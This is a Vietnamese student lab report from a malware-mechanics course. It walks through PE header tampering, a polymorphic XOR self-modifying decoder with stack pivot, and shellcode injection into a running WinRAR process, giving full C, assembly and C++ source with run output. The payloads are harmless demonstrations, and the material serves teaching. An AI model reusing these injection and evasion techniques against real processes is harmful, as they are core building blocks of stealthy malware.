
- Sửa TimeStamp bằng 1 giá trị khác theo gợi ý của đề bài



- Đổi tên .text → .xyz1



- Cập nhật Checksum



- Kiểm tra lại

- Checksum:


```
PS D:\HK3\NT230 - Cơ chế hoạt động của mã độc\LAB\LAB1\Bài 10\modified> Get-FileHash .\NOTEPAD.EXE -Algorithm SHA256
```

Algorithm	Hash	Path
SHA256	E2EEC8D38CD9DB05B39532B8EE4A47CC6133B2ED136619E38A7CFD4F448B245F	D:\HK3\NT230 - Cơ chế hoạt độ ...


```
PS D:\HK3\NT230 - Cơ chế hoạt động của mã độc\LAB\LAB1\Bài 10\modified> cd ..
PS D:\HK3\NT230 - Cơ chế hoạt động của mã độc\LAB\LAB1\Bài 10> cd .\original\
PS D:\HK3\NT230 - Cơ chế hoạt động của mã độc\LAB\LAB1\Bài 10\original> Get-FileHash .\NOTEPAD.EXE -Algorithm SHA256
```

Algorithm	Hash	Path
SHA256	FEFEAC4C10BBE237CC6C861229ECAACBD2A366AC4FBD04A3862B62BD7A778093	D:\HK3\NT230 - Cơ chế hoạt độ ...

- TimeDateStamp:



- Sections:



Bài thực hành 11: Mã tự thay đổi (Self-Modifying Code)

Lưuồng hoạt động:

- C Loader khởi chạy → sinh khóa XOR ngẫu nhiên (srand / rand)
- Mã hóa payload gốc bằng XOR, ghi vào encoded_body
- Gọi mprotect() cấp quyền RWX cho vùng nhớ chứa payload

- Gọi hàm Assembly → decoder stub chạy vòng lặp XOR, khôi phục opcode gốc 48 89 DC 5B C3 (mov rsp, rbx | pop rbx | ret)
- Stack pivot + ret → CPU nhảy vào thực thi opcode vừa giải mã, thoát an toàn

Mỗi lần chạy, C Loader gọi rand() sinh khóa XOR 1 byte khác nhau rồi XOR vào payload gốc, nên encoded payload trên bộ nhớ đổi liên tục qua mỗi lần chạy — nhưng decoder stub luôn giải mã đúng về 48 89 DC 5B C3 . Đoạn decoder viết bằng Assembly:

```
lea rsi, [rel encoded_body] ; địa chỉ payload (RIP-relative)
mov ecx, 5                  ; số byte cần giải mã
mov al, [rel decode_key]    ; khóa XOR động
```

```
.decode_loop:
    xor byte [rsi], al
    inc rsi
    loop .decode_loop
```

- [rel ...] : địa chỉ tương đối RIP, không phụ thuộc địa chỉ nạp cụ thể.
- xor byte [rsi], al chạy được vì vùng nhớ đã được cấp quyền Write từ trước.
- loop dùng ecx làm bộ đếm, tự giảm và kiểm tra điều kiện mỗi vòng.

Mặc định .data chỉ có quyền RW, không có Execute — CPU nhảy vào chạy trực tiếp sẽ bị Segmentation fault. Nên trước khi giải mã, C Loader gọi mprotect() :

```
size_t pagesize = sysconf(_SC_PAGE_SIZE);
uintptr_t page_start = (uintptr_t)&decode_key & ~(pagesize - 1);
mprotect((void*)page_start, pagesize, PROT_READ | PROT_WRITE | PROT_EXEC);
```



- PROT_WRITE → cho decoder ghi đè opcode.
- PROT_EXEC → cho CPU thực thi sau khi giải mã xong.
- Lời gọi mprotect / VirtualProtect xin RWX cho vùng dữ liệu là hành vi bất thường, hay bị EDR/AV để ý.

Sau vòng lặp giải mã, chương trình **chưa thực thi ngay tại chỗ**, mà làm thêm 2 bước:

```
; Stack pivot
lea rax, [rel fake_stack_top]
mov rsp, rax

; Return-to-shellcode
lea rax, [rel encoded_body]
push rax
ret
```

- **Pivot:** chuyển `rsp` sang vùng `.bss` riêng (`fake_stack_top`), không dùng stack gốc nữa — đáp ứng đúng yêu cầu không `jmp / call` trực tiếp.
- **Return-to-shellcode:** đẩy địa chỉ `encoded_body` lên stack giả rồi `ret` → CPU nhảy vào chạy đúng đoạn vừa giải mã. Kỹ thuật kiểu ROP.
- CPU sau đó chạy 5 byte vừa giải mã: `mov rsp, rbx` (khôi phục stack gốc, đã lưu vào `rbx` từ đầu hàm) → `pop rbx` (khôi phục `rbx` gốc) → `ret` (quay về `main()` trong C an toàn, không crash).
- Payload này chỉ dọn dẹp trạng thái CPU, không có hành vi gây hại — mục đích là chứng minh cơ chế self-modify + pivot + ret, không phải chạy mã độc thật.

File `demo.c`

```

#include <stdio.h>
#include <stdint.h>
#include <unistd.h>
#include <sys/mman.h>
#include <time.h>
#include <stdlib.h>

extern void true_self_modifying(void);
extern unsigned char encoded_body[];
extern unsigned char encoded_body_end[];
extern unsigned char decode_key; // Liên kết với biến khóa trong ASM

static void print_bytes(const char *title, const unsigned char *buf, size_t n) {
    printf("%s", title);
    for (size_t i = 0; i < n; ++i) printf("%02X ", buf[i]);
    putchar('\n');
}

int main(void) {
    // Khởi tạo engine sinh số ngẫu nhiên
    srand(time(NULL));
    // Random khóa XOR từ 1 đến 255
    unsigned char random_key = rand() % 255 + 1;

    // Opcode gốc: mov rsp, rbx (48 89 DC) | pop rbx (5B) | ret (C3)
    unsigned char original_payload[5] = {0x48, 0x89, 0xDC, 0x5B, 0xC3};

    printf("=====\n");
    printf(" TASK 11 - TRUE POLYMORPHIC MUTATION ENGINE DEMO\n");
    printf("=====\n\n");

    printf("[*] Mutation Engine Generating New Signature...\n");
    printf("[*] Selected Random XOR Key: 0x%02X\n\n", random_key);

    // GHI ĐỀ KHÓA VÀ PAYLOAD ĐÃ MÃ HÓA VÀO BỘ NHỚ ASM
    decode_key = random_key;
    for (int i = 0; i < 5; i++) {
        encoded_body[i] = original_payload[i] ^ random_key;
    }

    print_bytes("ENCODED PAYLOAD BEFORE : ", encoded_body, 5);

    // Cấp quyền RWX cho vùng nhớ chứa code và biến
    size_t pagesize = sysconf(_SC_PAGE_SIZE);
    uintptr_t page_start = (uintptr_t)&decode_key & ~(pagesize - 1);

    if (mprotect((void*)page_start, pagesize, PROT_READ | PROT_WRITE | PROT_EXEC) != 0) {
        perror("mprotect failed");
        return 1;
    }

    printf("[+] Memory protection changed to RWX (Read/Write/Execute) success\n");
}

```

```
printf("Executing true_self_modifying()...\n");

// Kích hoạt ASM giải mã bằng khóa động và bẻ lái Stack Pivot
true_self_modifying();

printf("CPU executed the decoded payload successfully!\n");
print_bytes("DECODED PAYLOAD AFTER  :", encoded_body, 5);
printf("-> (48 89 DC = mov rsp, rbx | 5B = pop rbx | C3 = ret)\n");

return 0;
}
```

File payload.asm

bits 64

```
global true_self_modifying
global encoded_body
global encoded_body_end
global decode_key          ; Cho phép C can thiệp vào khóa giải mã

section .text

true_self_modifying:
    ; 1. LƯU STACK GỐC
    push rbx
    mov rbx, rsp

    ; 2. DECODER STUB: Giải mã với khóa động
    lea rsi, [rel encoded_body]
    mov rcx, encoded_body_end - encoded_body
    mov al, [rel decode_key] ; Lấy khóa ngẫu nhiên do C tạo ra nạp vào AL

.decode_loop:
    xor byte [rsi], al        ; XOR với khóa ngẫu nhiên trong AL
    inc rsi
    loop .decode_loop

    ; 3. TRUE STACK PIVOT
    lea rax, [rel fake_stack_top]
    mov rsp, rax

    ; 4. ROP CONTROL TRANSFER
    lea rax, [rel encoded_body]
    push rax
    ret

section .bss
    align 16
    resq 16
    fake_stack_top:

section .data
    align 16
decode_key:
    db 0xAA                  ; Khóa mặc định (sẽ bị Động cơ C ghi đè)
encoded_body:
    ; Chỗ trống 5 bytes. C sẽ tự động mã hóa và bơm payload vào đây mỗi lần
    db 0x00, 0x00, 0x00, 0x00, 0x00
encoded_body_end:
```

Kết quả chạy thử:

```
(kali㉿kali)-[~/HK3/LAB1]
$ ./task11_demo
```

TASK 11 - TRUE POLYMORPHIC MUTATION ENGINE DEMO

```
[*] Mutation Engine Generating New Signature...
[*] Selected Random XOR Key: 0xB6
```

```
ENCODED PAYLOAD BEFORE : FE 3F 6A ED 75
```

```
[+] Memory protection changed to RWX (Read/Write/Execute) successfully.
```

```
Executing true_self_modifying()...
```

```
CPU executed the decoded payload successfully!
```

```
DECODED PAYLOAD AFTER : 48 89 DC 5B C3
```

```
→ (48 89 DC = mov rsp, rbx | 5B = pop rbx | C3 = ret)
```

```
(kali㉿kali)-[~/HK3/LAB1]
$ ./task11_demo
```

TASK 11 - TRUE POLYMORPHIC MUTATION ENGINE DEMO

```
[*] Mutation Engine Generating New Signature...
[*] Selected Random XOR Key: 0xAB
```

```
ENCODED PAYLOAD BEFORE : E3 22 77 F0 68
```

```
[+] Memory protection changed to RWX (Read/Write/Execute) successfully.
```

```
Executing true_self_modifying()...
```

```
CPU executed the decoded payload successfully!
```

```
DECODED PAYLOAD AFTER : 48 89 DC 5B C3
```

```
→ (48 89 DC = mov rsp, rbx | 5B = pop rbx | C3 = ret)
```

```
(kali㉿kali)-[~/HK3/LAB1]
$ ./task11_demo
```

TASK 11 - TRUE POLYMORPHIC MUTATION ENGINE DEMO

```
[*] Mutation Engine Generating New Signature...
[*] Selected Random XOR Key: 0xD2
```

```
ENCODED PAYLOAD BEFORE : 9A 5B 0E 89 11
```

```
[+] Memory protection changed to RWX (Read/Write/Execute) successfully.
```

```
Executing true_self_modifying()...
```

```
CPU executed the decoded payload successfully!
```

```
DECODED PAYLOAD AFTER : 48 89 DC 5B C3
```

```
→ (48 89 DC = mov rsp, rbx | 5B = pop rbx | C3 = ret)
```

Kiểm chứng lại bằng disassembler, hex dump payload.bin :

```
(kali㉿kali)-[~/HK3/LAB1]
$ xxd -g 1 payload.bin
```

```
00000000: 53 48 89 e3 48 8d 35 26 00 00 00 b9 05 00 00 00 SH..H.56... ..
00000010: 8a 05 1a 00 00 00 30 06 48 ff c6 e2 f9 48 8d 05 ... ..0.H...H..
00000020: 9c 00 00 00 48 89 c4 48 8d 05 03 00 00 00 50 c3 . ...H..H... ..P.
00000030: aa 00 00 00 00 00 .....


```

Disassembly khớp 1-1 với payload.asm :


```
(kali㉿kali)-[~/HK3/LAB1]
$ ndisasm -b 64 payload.bin
00000000 53          push rbx
00000001 4889E3      mov rbx,rsi
00000004 488D3526000000 lea rsi,[rel 0x31]
0000000B B905000000  mov ecx,0x5
00000010 8A051A000000  mov al,[rel 0x30]
00000016 3006       xor [rsi],al
00000018 48FFC6     inc rsi
0000001B E2F9      loop 0x16
0000001D 488D059C000000 lea rax,[rel 0xc0]
00000024 4889C4     mov rsp,rax
00000027 488D0503000000 lea rax,[rel 0x31]
0000002E 50        push rax
0000002F C3        ret
00000030 AA        stosb
00000031 0000      add [rax],al
00000033 0000      add [rax],al
00000035 00       db 0x00
```

Khi nạp tệp nhị phân vào IDA Pro để dịch ngược, cấu trúc chương trình được thể hiện trực quan qua các thành phần sau:

Hàm main: Quan sát được các lời gọi hàm `call _time` , `call _srand` , và `call _rand` , minh chứng cho việc C Loader đang đóng vai trò một Mutation Engine tự động sinh hạt giống ngẫu nhiên.



Hàm `true_self_modifying` (Graph View): Thể hiện rõ khối lệnh nạp khóa động thông qua `mov al, cs:decode_key` và vòng lặp `decode_loop` chứa lệnh `xor [rsi], al`, `inc rsi`, `loop`. Điều này xác nhận mã máy đã được biên dịch đúng logic tự sửa đổi bộ nhớ.



Bài 12: Shellcode Injection vào ứng dụng hợp pháp WinRAR

- Ở bài này, thay vì sửa trực tiếp file PE như các bài trước, ta viết một chương trình riêng là `Injector.exe` để inject shellcode vào tiến trình `WinRAR.exe` đang chạy.


Toàn bộ thao tác được thực hiện trong máy ảo Windows và chạy bằng quyền user thường, không chọn `Run as administrator`.

- Luồng thực hiện chính:

Injector.exe

- > quét tiến trình đang chạy
- > tìm `WinRAR.exe`
- > lấy PID của `WinRAR`
- > mở handle tới tiến trình `WinRAR`
- > tạo chuỗi thời gian hiện tại
- > cấp phát vùng nhớ trong `WinRAR` cho text, title và shellcode
- > ghi dữ liệu + shellcode vào bộ nhớ `WinRAR`
- > đổi quyền vùng shellcode sang `Execute/Read`
- > tạo remote thread để `WinRAR` tự chạy shellcode
- > shellcode gọi `MessageBoxW` và hiển thị thời gian hiện tại


- Mở `WinRAR` trước để tạo tiến trình `WinRAR.exe` :



- Kiểm tra tiến trình WinRAR đang chạy trong Task Manager:

Name	Status	CPU	Memory	Disk	Network
Apps (8)					
CocCoc (21)		2,9%	2.004,5 MB	0 MB/s	0,1 Mbps
ChatGPT (15)		1,6%	1.793,0 MB	0,1 MB/s	0,1 Mbps
Microsoft Visual Studio		0,1%	424,7 MB	0,1 MB/s	0 Mbps
Task Manager		1,9%	82,3 MB	0 MB/s	0 Mbps
Visual Studio Code (12)		0%	1.420,8 MB	0,1 MB/s	0 Mbps
Windows Explorer		0,1%	187,7 MB	0,1 MB/s	0 Mbps
WinRAR archiver		0%	5,3 MB	0 MB/s	0 Mbps
Zalo (32 bit) (9)		0,3%	697,9 MB	0 MB/s	0 Mbps

- Tạo một project Console App trong Visual Studio:



Trong bài này nhóm build injector x64 vì máy Windows cài WinRAR 64-bit.

- Code của Injector.cpp :

```

#include <windows.h>
#include <tlhelp32.h>
#include <iostream>
#include <string>
#include <vector>
#include <cstdint>

// ----- Tìm PID theo tên tiến trình -----
DWORD GetProcessIdByName(const wchar_t* processName) {
    DWORD pid = 0;
    HANDLE hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (hSnapshot == INVALID_HANDLE_VALUE) return 0;

    PROCESSENTRY32W pe{};
    pe.dwSize = sizeof(pe);

    if (Process32FirstW(hSnapshot, &pe)) {
        do {
            if (_wcsicmp(pe.szExeFile, processName) == 0) {
                pid = pe.th32ProcessID;
                break;
            }
        } while (Process32NextW(hSnapshot, &pe));
    }

    CloseHandle(hSnapshot);
    return pid;
}

// ----- Lấy chuỗi thời gian hiện tại -----
std::wstring GetCurrentTimeText() {
    SYSTEMTIME st{};
    GetLocalTime(&st);

    int hour12 = st.wHour % 12;
    if (hour12 == 0) hour12 = 12;

    wchar_t buffer[128]{};
    swprintf_s(
        buffer,
        L"%02d:%02d%s %02d/%02d/%04d",
        hour12,
        st.wMinute,
        st.wHour >= 12 ? L"pm" : L"am",
        st.wDay,
        st.wMonth,
        st.wYear
    );

    return buffer;
}

```

```

// ----- Build shellcode gọi MessageBoxW(NULL, text, title, MB_OK) --
// x64 calling convention: RCX, RDX, R8, R9
std::vector<BYTE> BuildMessageBoxShellcode(
    uint64_t msgBoxAddr,
    uint64_t textAddr,
    uint64_t titleAddr
) {
    std::vector<BYTE> sc;

    // sub rsp, 0x28: chứa shadow space và giữ stack alignment
    sc.insert(sc.end(), { 0x48, 0x83, 0xEC, 0x28 });

    // xor rcx, rcx: hWnd = NULL
    sc.insert(sc.end(), { 0x48, 0x31, 0xC9 });

    // mov rdx, textAddr: lpText = địa chỉ chuỗi thời gian trong WinRAR
    sc.push_back(0x48);
    sc.push_back(0xBA);
    for (int i = 0; i < 8; i++) {
        sc.push_back((textAddr >> (i * 8)) & 0xFF);
    }

    // mov r8, titleAddr: lpCaption = địa chỉ title trong WinRAR
    sc.push_back(0x49);
    sc.push_back(0xB8);
    for (int i = 0; i < 8; i++) {
        sc.push_back((titleAddr >> (i * 8)) & 0xFF);
    }

    // xor r9d, r9d: uType = MB_OK
    sc.insert(sc.end(), { 0x45, 0x31, 0xC9 });

    // mov rax, msgBoxAddr: địa chỉ MessageBoxW
    sc.push_back(0x48);
    sc.push_back(0xB8);
    for (int i = 0; i < 8; i++) {
        sc.push_back((msgBoxAddr >> (i * 8)) & 0xFF);
    }

    // call rax: gọi MessageBoxW
    sc.insert(sc.end(), { 0xFF, 0xD0 });

    // add rsp, 0x28: khôi phục stack
    sc.insert(sc.end(), { 0x48, 0x83, 0xC4, 0x28 });

    // ret: kết thúc shellcode
    sc.push_back(0xC3);

    return sc;
}

int wmain() {
    std::wcout << L"[*] Bat dau chuong trinh Injector...\n";
}

```

```

std::wcout << L"[*] Dang tim tien trinh WinRAR.exe...\n";

// Chờ đến khi thấy WinRAR.exe đang chạy
DWORD pid = 0;
while (pid == 0) {
    pid = GetProcessIdByName(L"WinRAR.exe");
    if (pid == 0) {
        std::wcout << L"[-] Chua thay WinRAR.exe, dang cho...\n";
        Sleep(1000);
    }
}

std::wcout << L"[+] Da tim thay WinRAR.exe voi PID: " << pid << L"\n";

// Mở tiến trình với các quyền vừa đủ để ghi bộ nhớ và tạo remote thre
HANDLE hProcess = OpenProcess(
    PROCESS_CREATE_THREAD |
    PROCESS_QUERY_INFORMATION |
    PROCESS_VM_OPERATION |
    PROCESS_VM_WRITE |
    PROCESS_VM_READ,
    FALSE,
    pid
);

if (hProcess == NULL) {
    std::wcerr << L"[-] OpenProcess that bai. Error = " << GetLastError() << L"\n";
    return 1;
}

std::wcout << L"[+] Mo handle toi WinRAR thanh cong bang quyen user th

// Tạo nội dung thời gian và title sẽ được hiển thị trong MessageBox
std::wstring timeText = GetCurrentTimeText();
std::wstring title = L"WinRAR Shellcode Lab";
std::wcout << L"[+] Noi dung se hien thi: " << timeText << L"\n";

SIZE_T textSize = (timeText.size() + 1) * sizeof(wchar_t);
SIZE_T titleSize = (title.size() + 1) * sizeof(wchar_t);

// Cấp phát vùng nhớ trong WinRAR cho text và title
LPVOID pText = VirtualAllocEx(
    hProcess,
    NULL,
    textSize,
    MEM_COMMIT | MEM_RESERVE,
    PAGE_READWRITE
);

LPVOID pTitle = VirtualAllocEx(
    hProcess,
    NULL,
    titleSize,

```

```

        MEM_COMMIT | MEM_RESERVE,
        PAGE_READWRITE
    );

    if (!pText || !pTitle) {
        std::wcerr << L"[-] VirtualAllocEx cho text/title that bai.\n";
        CloseHandle(hProcess);
        return 1;
    }

    // Ghi text và title vào bộ nhớ của WinRAR
    if (!WriteProcessMemory(hProcess, pText, timeText.c_str(), textSize, NULL) ||
        !WriteProcessMemory(hProcess, pTitle, title.c_str(), titleSize, NULL)) {
        std::wcerr << L"[-] WriteProcessMemory text/title that bai.\n";
        CloseHandle(hProcess);
        return 1;
    }

    std::wcout << L"[+] Da ghi chuoai text/title vao WinRAR.\n";

    // Lấy địa chỉ MessageBoxW từ user32.dll
    // Trong môi trường lab này, injector và WinRAR cùng session, cùng kiến trúc
    HMODULE hUser32 = GetModuleHandleW(L"user32.dll");
    if (!hUser32) hUser32 = LoadLibraryW(L"user32.dll");

    uint64_t msgBoxAddr = (uint64_t)GetProcAddress(hUser32, "MessageBoxW");
    if (!msgBoxAddr) {
        std::wcerr << L"[-] Khong resolve duoc MessageBoxW.\n";
        CloseHandle(hProcess);
        return 1;
    }

